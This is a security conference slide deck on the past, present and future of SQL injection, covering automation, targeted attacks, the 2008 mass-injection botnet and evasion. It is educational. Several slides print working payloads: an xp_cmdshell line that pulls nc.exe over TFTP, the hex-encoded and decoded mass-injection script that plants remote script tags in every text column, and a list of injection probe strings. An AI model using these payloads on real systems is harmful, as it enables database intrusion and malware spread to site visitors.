



THE PAST, PRESENT AND FUTURE

# SQL INJECTION

Jerry Mangiarelli, CISSP, CEH






# The plan

- **What is SQL Injection**
  - How common is it
- **What did we see ... What are we seeing**
  - Automating SQL Injection
  - Targeted attacks
  - Mass injections
- **What will we see...**
  - Mass, mass and more mass.
  - Injected - SQL Injection
  - Chained Attacks
  - Evasion Techniques


# What is **SQL** Injection

SQL injection is possible when user-supplied data is embedded directly into a dynamic SQL query, which is then executed

# SQL Injection in **two** minutes



# SQL Injection in **two** minutes



**How** common is it?



# What **did** we see ... What are **we** seeing

## Automating SQL Injection

- Adversaries have moved to the next level - automation
- Discover attack targets, exploit and extract data
- Target specific vendor brands or single tasks
- Injection point, identify database, extract metadata
- SQL Ninja - targets Microsoft SQL Server
- SQL Map – injection point based on Google searches

# What **did** we see ... What are **we** seeing

## Targeted Attacks

- Objectives/motives drive the adversaries
- Defacement, financial gain, destructive ... etc
- Heartland, 7-Eleven and Hannaford
- So you found a SQLi, what's next?

# What **did** we see ... What are **we** seeing

## Targeted Attacks

- Higher privileged account – many ways to obtain
- xp\_cmdshell – Disabled on SQL 2005, but can be reenabled
- TFTP + nc = foothold into the internal network
- Let's take a look ...

# What **did** we see ... What are **we** seeing

## Targeted Attacks ... cont'd

- `'; exec master..xp_cmdshell 'tftp -I 192.168.0.1 GET nc.exe c:\nc.exe'--`
- Microsoft Visual Studio includes a command line compiler, `cl.exe`
- Registry entry, Windows Service and Windows Task Scheduler
- Port Scanner or to sniff traffic like passwords, credit card information, network details about other systems and locations, and other “goodies in between

# What **did** we see ... What are **we** seeing

## Mass Attacks

- Mass SQL Injection makes a grand entrance in 2008
- Asprox Trojan was initially used to create a spam botnet
- May 2008, msscntr32.exe (Microsoft Security Center Extension)

# What **did** we see ... What are **we** seeing

## Mass Attacks

```
DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C41524520
4054205641524348415228323535292C40432056415243484152283235352920444
5434C415245205461626C655F437572736F7220435552534F5220464F522053454
C45435420612E6E616D652C622E6E616D652046524F4D207379736F626A656374
7320612C737973636F6C756D6E73206220574845524520612E69643D622E696420
414E4420612E78747970653D27752720414E442028622E78747970653D3939204F
5220622E78747970653D3335204F5220622E78747970653D323331204F5220622E
78747970653D31363729204F50454E205461626C655F437572736F7220464554434
8204E4558542046524F4D205461626C655F437572736F7220494E544F2040542C4
043205748494C4528404046455443485F5354415455533D302920424547494E2045
5845432827555044415445205B272B40542B275D20534554205B272B40432B275D
3D525452494D28434F4E5645525428564152434841522834303030292C5B272B40
432B275D29292B27273C736372697074207372633D687474703A2F2F7777772E61
64736974656C6F2E636F6D2F622E6A733E3C2F7363726970743E2727272920464
5544348204E4558542046524F4D205461626C655F437572736F7220494E544F204
0542C4043204
```

# What **did** we see ... What are **we** seeing

## Mass Attacks

```
DECLARE @T VARCHAR(255),@C VARCHAR(255) DECLARE Table_Cursor
CURSOR FOR SELECT a.name,b.name FROM sysobjects a,syscolumns b WHERE
a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR
b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN EXEC('UPDATE ['+@T+] SET
['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+'<script
src=http://www.somedomain.com/b.js></script>') FETCH NEXT FROM
Table_Cursor INTO @T,@C
```

# What will **we** see ...

- Mass SQL Injection attacks will continue to form new botnets
- Injected – SQL Injection



# What will **we** see ...

## Injected – SQL Injection

- Intentionally developed to contain an SQL Injection
- Adversaries are shifting to open source as a way to deliver their malware
- Insider threat, ensures that an SQL Injection is present for use.
- Asterisk to bypass the dynamic SQL

# What will **we** see ...

- Mass SQL Injection attacks will continue to form new botnets
- Injected – SQL Injection
- Chained attacks

# What will **we** see ...

## Chained Attacks

- The mass SQL Injection in 2008 / 2009 = chained attack
- FTP credential compromise that redirected visitors in an attempt to drop malware
- Remote administration - phpmyadmin

# What will we see ...

The screenshot shows a web browser window displaying a MySQL interface. The browser's address bar shows a URL with parameters like `table=t_sql_history_server&lang=en-utf-8&convcharset=iso-8859-1&collation_conne`. The interface includes a menu bar (File, Edit, View, Favorites, Tools, Help) and a toolbar with buttons for Browse, Structure, SQL, Search, Insert, Export, Import, Operations, Empty, and Drop. A message box states: "MySQL returned an empty result set (i.e. zero rows). (Query took 0.0011 sec)". Below this, the SQL query is shown: `SELECT * FROM `supe_spacetags` LIMIT 0, 30`. A table structure is displayed with the following columns: 

Field	Type	Attributes	Null	Default	Extra	Action
<input type="checkbox"/> <code>itemid</code>	<code>mediumint(8)</code>	UNSIGNED	No	0		
<input type="checkbox"/> <code>tagid</code>	<code>mediumint(8)</code>	UNSIGNED	No	0		
<input type="checkbox"/> <code>dateline</code>	<code>int(10)</code>	UNSIGNED	No	0		
<input type="checkbox"/> <code>type</code>	<code>char(10)</code>		No			

 Below the structure, there are options for "Show: 30 row(s)" and "in horizontal mode and repeat headers after 100 cells". The "Sort by key" is set to "None". At the bottom, a data table is shown with columns: 

	<code>global_id</code>	<code>global_order</code>	<code>global_name</code>	<code>global_email</code>	<code>global_address</code>
<input type="checkbox"/>	1	1			
<input type="checkbox"/>	2	2			
<input type="checkbox"/>	3	3			

# What will **we** see ...

- Mass SQL Injection attacks will continue to form new botnets
- Injected – SQL Injection
- Chained attacks
- Evasion techniques

# What will **we** see ...

## Evasion Techniques

- Research/attacks to bypassing input validation
- False positive – an indication that a vulnerability exist, but it really doesn't
- False negative – no indication that a vulnerability exist, but one does


# What will **we** see ...

## Evasion Techniques

```
'  
value' OR  
value' OR 5=5 OR 's'='0  
value' AND 5=5 OR 's'='0  
value' OR 5=0 OR 's'='0  
value' AND 5=0 OR 's'='0  
0+value  
value AND 5=5  
' having 1=1 --  
1 having 1=1--  
somechars' +'  
'; select * from sys.dba_users--
```

# What will **we** see ...

## Evasion Techniques





# Final Thoughts ...

... thanks for **sticking** around!